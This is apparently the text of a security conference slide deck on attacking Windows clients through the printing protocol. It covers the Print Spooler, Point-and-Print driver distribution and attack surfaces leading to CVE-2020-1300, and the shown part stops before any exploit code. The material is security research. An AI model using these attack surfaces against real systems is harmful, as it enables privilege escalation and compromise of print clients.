

# Evil Printer

How to Hack Windows Machines with Printing Protocol

# Who are We?

- Zhipeng Huo (@R3dF09)
  - Senior security researcher
  - Member of EcoSec Team at Tencent Security Xuanwu Lab
  - Windows and macOS platform security
  - Speaker of Black Hat Europe 2018

**Tencent** 腾讯



腾讯安全玄武实验室  
TENCENT SECURITY XUANWU LAB

# Who are We?

- Chuanda Ding (@FlowerCode\_)
  - Senior security researcher
  - Leads EcoSec Team at Tencent Security Xuanwu Lab
  - Windows platform security
  - Speaker of Black Hat Europe 2018, DEF CON China 2018, CanSecWest 2017/2016

**Tencent** 腾讯



腾讯安全玄武实验室  
TENCENT SECURITY XUANWU LAB



# Agenda

- Printing internals
- Attack surfaces
- CVE-2020-1300
  - Exploitation walk-through
  - Patch
- Conclusion



# Evil Printer?



腾讯安全玄武实验室  
TENCENT SECURITY XUANWU LAB




# How does Network Printing Works




# Rendering in Network Printing

## Client-side Rendering



## Server-side Rendering



# What is Printer Driver?

## Interface component between OS and Printer

- Rendering component
  - Convert application data into printer specified data
- Configuration component
  - Enable user to configure printer



“In order to support both client-side and server-side rendering, It is a requirement that printer drivers are available to print server and print client.”

**Supporting Client-Side Rendering and Server-Side Rendering**

[https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-prsod/e47fedcc-d422-42a6-89fc-f04eb0c168e3](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-prsod/e47fedcc-d422-42a6-89fc-f04eb0c168e3)

# How is Printer Drivers Distributed?

## Point-And-Print

- Allows a print client to download printer driver directly from a print server

## Package Point-And-Print

- Allows a print client to download a printer support **package** that includes the print driver


“The package approach to driver installation provides **improved security** for point and print by checking driver signing during the establishment of a point and print connection.”

### **Point and Print with Packages**


<https://docs.microsoft.com/en-us/windows-hardware/drivers/print/point-and-print-with-packages>

# Print Spooler Service

- Manages printer drivers
  - Retrieves correct printer driver
  - Loads the driver
- Primary component of Windows Printing
  - Auto-start service, always running
  - Manage the printing process
  - Export printing APIs
  - Implements both Print Client and Server roles
- Dangerous design
  - SYSTEM privilege level
  - Does networking
  - Dynamically loads third-party binaries




# Client-Server Printing Model



# Why Target Windows Printing?

- Much older than average Windows legacies
  - More than 25 years (!)
- One of the most important services
  - Highly integrated with OS
- Very complex and confusing
- Highest privilege level



# Local Attack Surfaces

- Windows printing has many services and components work at highest privilege level
- They export surfaces to lower privilege level even AppContainer
- Abusing them could result in Local Privilege Escalation or Sandbox Escape

# Remote Attack Surfaces

- Attack print server
  - Expose the System in the unsafe network
- **Attack print client**
  - **May be suffering from the unsafe print server (Evil Printer)**



What Happens Behind the  
Scene when Windows Connect  
to a Printer?

# Print Client Connects to Print Server

## PowerShell


- **Add-Printer** -ConnectionName \\printServer\printerName

## Win32 Print Spooler API

- **AddPrinterConnection**
- **AddPrinterConnection2**

## GUI

- **printui** /im




# All Roads to winspool! **AddPrinterConnection2**

```
BOOL AddPrinterConnection2(  
    _In_ HWND hWnd,  
    _In_ LPCTSTR pszName,  
    DWORD dwLevel,  
    _In_ PVOID pConnectionInfo  
);
```

pszName [in]

A pointer to a null-terminated string that specifies the name of a printer to which the current user wishes to establish a connection.

# Warning Dialog after AddPrinterConnection2

